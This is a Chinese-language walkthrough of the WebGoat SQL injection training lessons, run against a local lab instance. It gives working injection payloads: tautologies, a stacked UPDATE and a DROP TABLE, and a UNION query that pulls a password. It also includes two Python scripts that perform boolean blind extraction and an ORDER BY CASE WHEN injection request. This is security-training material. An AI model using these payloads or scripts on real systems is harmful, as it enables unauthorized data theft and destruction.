

SQL Injection (intro)

0x02

```
select department from employees where first_name='Bob';
```

0x03

```
update employees set department='Sales' where first_name='Tobi';
```

0x04

```
alter table employees add column phone varchar(20);
```

0x05

```
grant alter table to UnauthorizedUser
```

0x09

```
SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or '1' = '1'
```

0x10

account:1user_id: 1 or true

拼接过后

```
SELECT * From user_data WHERE Login_Count = 1 and userid= 1 or true
```

0x11

employee name: 1tan: ' or true -- -

0x12

employee name: '; update employees set salary=1000000 where last_name='Smith';-- -tan:
不填或者随便填

0x13

```
'; drop table access_log;-- -
```

SQL Injection (advanced)

0x03

```
name: ' ' or true union select 1,'2','3','4','5',password, 7 from user_system_data
where user_name='dave'-- -
```

拼接过后的sql: `SELECT * FROM user_data WHERE last_name = ' ' or true union select 1,'2','3','4','5',password, 7 from user_system_data where user_name='dave'-- -'`

最后得到dave密码为passW0rD

0x05

```
# -*- coding:utf-8 -*-

import requests
from string import printable
chars = printable

vul_url = "http://localhost:8080/WebGoat/SqlInjectionAdvanced/challenge"
data1 =
"username_reg=tomx'+union+select+password+from+sql_challenge_users+where+userid%
3D'teom'--+&email_reg=7702%40qq.com&password_reg=123&confirm_password_reg=123"
headers = {
    'Content-Type': 'application/x-www-form-urlencoded',
    'X-Requested-With': 'XMLHttpRequest'
}
cookies = {
    'JSESSIONID': 'A6RZdLz-RNDOWvWpMBUZWfC-vjDxv99Rj9w87fGz',
    'JSESSIONID.75fbd09e': '7mc1x9iei6ji4xo2a3u4kbz1'
}
i = 0
result = ""
proxy={"http": "http://127.0.0.1:8181"}
while True:
    i += 1
    temp = result
    for char in chars:
        data = "username_reg=tom'+and substr(password, {0},1)='{1}'--+&email_reg=7702%40qq.com&password_reg=123&confirm_password_reg=123".format(i, char)
        resp = requests.put(vul_url, data=data, headers=headers, cookies=cookies, proxies=proxy)
        # print(resp.text)
        if 'already exists' in resp.text:
            result += char
    print(result)
    if temp == result:
        break
```

SQL Injection (mitigation)

0x05

参考0x06....

0x06

```
try{
    Connection ct = null;
    ct=DriverManager.getConnection(DBURL,DBUSER,DBPW);
    PreparedStatement ps=ct.prepareStatement("select * from users where
name=?");
    ps.setString(1,"3");
    ResultSet rs=ps.executeQuery();
} catch(Exception e){
    System.out.println("123");
}
```

注：Idea 调试WebGoat环境搭建参考：[webgoat-环境搭建](#)

WebGoat是采用Spring Boot 构建，所以可以利用@PostMapping()、@GetMapping()、@RequestMapping()等注解来处理用户对某个路径的请求（类似php mvc架构之中的路由），例如类似如下代码，当用户请求 /hello 路径时，spring boot就会自动调用Hello()方法进行处理

```
@RequestMapping(path="/hello")
@ResponseBody
public String Hello() {
    return "Hello world";
}
```


知道了上面这个知识点，我们就知道怎么定位处理请求的方法/类了。通过审查元素或者抓包我们知道这道题目提交到了： /WebGoat/SqlInjectionMitigations/attack10b，那么我们直接全局搜索 attack10b,定位到文件： /WebGoat/webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlInjectionLesson10b.java

发现源码的路由是 `SqlInjectionMitigations/servers`，但是表单提交的地址却是 `/SqlInjection/servers`，所以我们在burp里把请求地址改一下就ok了，可以看到返回的json数据了。

payload:


```
GET /WebGoat/SqlInjectionMitigations/servers?column=case%20when%20(select%20substr(ip,1,1)='0'%20from%20servers%20where%20hostname='webgoat-prd')%20then%20hostname%20else%20mac%20end HTTP/1.1
Host: localhost:8080
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
X-Requested-With: XMLHttpRequest
Cookie: JSESSIONID=A6RZdLz-RND0wVwPMBUzwFc-vjDxv99Rj9w87fGz; JSESSIONID.75fbd09e=7mc1x9ie16ji4xo2a3u4kbz1
```

同样没有回显，是一个bool盲注，利用case when end 语句构造不同的排序依据，通过返回的servers的顺序来确定真假



The screenshot displays a web browser window with two tabs: 'Request' and 'Response'. The 'Request' tab shows a GET request to `/WebGoat/SqlInjectionMitigations/servers?column=case%20when%20(select%20substr(ip,1,1)='1'%20from%20servers%20where%20hostname='webgoat-prd')%20then%20hostname%20else%20mac%20end HTTP/1.1`. The 'Response' tab shows a 200 OK status and a JSON array of server information. The first element in the array is highlighted with a red box, showing 'webgoat-acc' as the hostname.

```
{
  "id": "3",
  "hostname": "webgoat-acc",
  "ip": "192.168.3.3",
  "mac": "EF:12:FE:34:AA:CC",
  "status": "offline",
  "description": "Acceptance server"
}, {
  "id": "1",
  "hostname": "webgoat-dev",
  "ip": "192.168.4.0",
  "mac": "AA:BB:11:22:CC:DD",
  "status": "online",
  "description": "Development server"
}, {
  "id": "4",
  "hostname": "webgoat-pre-prod",
  "ip": "192.168.6.4",
  "mac": "EF:12:FE:34:AA:CC",
  "status": "offline",
  "description": "Pre-production server"
}, {
  "id": "2",
  "hostname": "webgoat-tst",
  "ip": "192.168.2.1",
  "mac": "EE:FF:33:44:AB:CD",
  "status": "online",
  "description": "Test server"
}]
```



根据上述思路，编写脚本

```
# -*- coding:utf-8 -*-

import requests
from string import digits
chars = digits+"."

data1 =
"username_reg=tomx'+union+select+password+from+sql_challenge_users+where+userid%
3D'teom'--+&email_reg=7702%40qq.com&password_reg=123&confirm_password_reg=123"
headers = {
    'X-Requested-With': 'XMLHttpRequest'
}
cookies = {
    'JSESSIONID': 'A6RZdLz-RND0wVwPMBUzwFc-vjDxv99Rj9w87fGz',
    'JSESSIONID.75fbd09e': '7mc1x9ie6ji4xo2a3u4kbz1'
}
i = 0
result = ""
proxy={"http": "http://127.0.0.1:8181"}
while True:
    i += 1
    temp = result
    for char in chars:
        vul_url =
"http://localhost:8080/WebGoat/SqlInjectionMitigations/servers?
column=case%20when%20(select%20substr(ip,
{0},1)='{1}'%20from%20servers%20where%20hostname='webgoat-
prd')%20then%20hostname%20else%20mac%20end".format(i, char)
        resp = requests.get(vul_url, headers=headers, cookies=cookies,
proxies=proxy)
        # print(resp.json())
        if 'webgoat-acc' in resp.json()[0]['hostname']:
            result += char
    print(result)
```

```
if temp == result:  
    break
```

注：本题目经测试无法使用ord(),if(1,1,1)语句只能使用case when() then ... else ... end语句，可通过报错得到表名和大概的sql语句，一开始我还在纠结怎么确定表名，结果报错直接给爆出来了

order by 报错注入参考：[order by注入](#)